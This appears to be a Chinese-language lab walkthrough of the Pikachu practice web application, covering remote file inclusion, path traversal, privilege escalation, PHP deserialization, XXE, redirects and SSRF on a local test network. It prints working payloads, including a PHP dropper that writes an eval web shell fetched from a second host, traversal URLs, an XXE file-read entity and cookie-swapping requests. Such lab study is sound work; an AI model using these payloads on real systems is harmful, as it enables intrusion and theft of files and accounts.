远程文件包含的前提是在php.ini中使用了：**allow\_url\_include=on**

一般远程的文件包含都会包含攻击者恶意服务器上的代码，在被攻击服务器上执行。

首先我们在虚拟机kali上写个一句话木马，只要被攻击者一执行就会生成一个shell.php。

shell.php

2020-02-22 11:30

PHP 文件

1 KB

192.168.1.103/pikachu/vul/fileinclude/fi\_remote.php?filename=http://192.168.1.148/1.txt&submit=提交查询

打开(0)

1.txt  
/var/www/html

```
<?php
fputs(fopen('shell.php','w'),'<?php @eval($_POST["cmd"])?>');
?>
```

## Unsafe Filedownload

任意文件下载漏洞：主要是没有对下载文件的路径进行限制，过滤。我们可以通过目录穿越./的方式下载系统敏感文件。

192.168.1.103/pikachu/vul/unsafedownload/execdownload.php?filename=../../../../../../../../flag.txt

```

<br>
 测试, 任意目录../..
</div>
<div class="img" style="float: left">

<br>
```

# Unsafe Fileupload

文件上传漏洞就pass了，因为有专门的文件上传漏洞靶场。

## 越权漏洞

一般越权漏洞容易出现在权限页面（需要登录的页面）增、删、改、查的地方，当用户对权限页面内的信息进行这些操作时，后台需要对当前用户的权限进行校验，看其是否具备操作的权限，从而给出响应，而如果校验的规则过于简单则容易出现越权漏洞。

因此，在在权限管理中应该遵守：

1. 使用最小权限原则对用户进行赋权：
2. 使用合理（严格）的权限校验规则：
3. 使用后台登录态作为条件进行权限判断，别动不动就瞎用前端传进来的条件：

## 水平越权

水平越权就是同级用户之间相互查看，修改信息。

当我们也一个用户登入时(以lili用户登录)，查看个人信息发现，用户名会通过get方式传到后台，后台检测是不是lili，然后返回对应的信息。但当我们在url中修改成别的用户时，也会出现别的用户信息，说明后台存在水平越权漏洞。



## 垂直越权

## 低用户向高级用户登录

```
GET /pikachu/vul/overpermission/op2/op2_admin.php HTTP/1.1
Host: 192.168.1.103
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=g6r6452jntkmrsvas5gas9fdq2
Upgrade-Insecure-Requests: 1
```

超级管理员用户登录的cookie

Request to http://192.168.1.103:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

POST /pikachu/vul/overpermission/op2/op2\_admin\_edit.php HTTP/1.1

Host: 192.168.1.103

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 85

Origin: http://192.168.1.103

Connection: close

Referer: http://192.168.1.103/pikachu/vul/overpermission/op2/op2\_admin\_edit.php

Cookie: PHPSESSID=g6r6452jntkmrsvas5gas9fdq2

Upgrade-Insecure-Requests: 1

username=333&password=111111&sex=&phonenum=&email=&address=&submit=%E5%88%9B%E5%BB%BA

执行创建用户功能

Request to http://192.168.1.103:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

GET /pikachu/vul/overpermission/op2/op2\_user.php HTTP/1.1

Host: 192.168.1.103

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Referer: http://192.168.1.103/pikachu/vul/overpermission/op2/op2\_login.php

Connection: close

Cookie: PHPSESSID=7v5re8jndi1faog9odt9asu4

Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0

Referer: http://192.168.1.103/pikachu/vul/overpermission/op2/op2\_login.php

Connection: close

Cookie: PHPSESSID=g6r6452jntkmrsvas5gas9fdq2

Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0

username=3331111&password=111111&sex=&phonenum=&email=&address=&submit=%E5%88%9B%E5%BB%BA

以普通管理员登录，发现没有添加用户功能

将超级管理员的cookie和创建用户放在普通管理员的数据包中，看能否成功

## 目录遍历漏洞

将需要访问的文件定义成变量，从而让前端的功能变的更加灵活。当用户发起一个前端的请求时，便会将请求的这个文件的值(比如文件名称)传递到后台，后台再执行其对应的文件。

操作的文件使用变量的方式传递给了后台，而又没有进行严格的安全考虑而造成的用../../的方式实现目录遍历。

---

## 敏感信息泄露

敏感信息泄露是将源码，目录列表等输出到了前台。或者是源代码泄露，像git源码泄露，.ds\_store源码泄露等。

```
</div><!-- 测试账号:lili/123456-->

</div><!-- /.widget-body -->

</div><!-- /.page-content -->
</div>
</div><!-- /.main-content -->
```

---

## PHP反序列化

PHP反序列化两个函数：serialize(),unserialize()

序列化：serialize()

反序列化：unserialize()

对象的序列化和反序列化是没问题的，主要在序列化的同时调用了几个魔法函数。

常见的几个魔法函数：

\_\_construct() 当一个对象创建时被调用

\_\_destruct() 当一个对象销毁时被调用

\_\_toString() 当一个对象被当作一个字符串使用

\_\_sleep() 在对象在被序列化之前运行

\_\_wakeup 将在序列化之后立即被调用

像这个题：




```
class S{
    var $test = "pikachu";
    function __destruct() {
        echo $this->test;
    }
}
$s = $_GET['test'];
@$unser = unserialize($a);
```

在反序列化后把反序列化的变量输出到浏览器，如果没有对用户的输入进行过滤，则会产生漏洞。

payload:

```
0:1:"S":1:{s:4:"test";s:29:"<script>alert('xss')</script>";}
```



## XXE漏洞

XXE漏洞：xxe外部实体注入漏洞，意思是网站允许用户在使用xml传输数据时，开启了外部实体支持，如果这个时候不加过滤，就会产生xxe漏洞。

```

$xml = $_POST['xml'];
$xml = $test;
$data = @simplexml_load_string($xml, 'SimpleXMLElement', LIBXML_NOENT);
if($data){
    $html.="<pre>{$data}</pre>";
}else{
    $html.="<p>XML声明、DTD文档类型定义、文档元素这些都搞懂了吗?</p>";
}

```

在php中参数xxe漏洞的函数为:simplexml\_load\_string() 像上图是开启xxe引用外部实体的, 这个时候就会产生xxe漏洞。

payload:

```

<?xml version = "1.0"?><!DOCTYPE note [
    <!ENTITY hacker "test">
]>
<name>&hacker;</name>

```

这个意思是 定义了hacker为test, 然后&hacker引用的test。  
这个时候开启了外部实体引用, 说明我们可以定义外部实体:

```

<?xml version = "1.0"?><!DOCTYPE ANY [
    <!ENTITY f SYSTEM "file:///G://PHPstudy//PHPTutorial//WWW//flag.txt">
]>
<x>&f;</x>

```

这是一个接收xml数据的api:

flag{phpmyadmin\_4.8.0/1}

## URL重定向

如果后端采用了前端传进来的(可能是用户传参,或者之前预埋在前端页面的url地址)参数作为了跳转的目的地,而又没有做判断的话就可能发生"跳错对象"的问题。

```
192.168.1.103/pikachu/vul/urlredirect/urlredirect.php?url=|
```

## SSRF

PHP中下面函数的使用不当会导致SSRF:

`file_get_contents()`

`fsockopen()`

`curl_exec()`

服务端提供了从其他服务器应用获取数据的功能,但又没有对目标地址做严格过滤与限制

我们可以使用ssrf进行端口扫描:

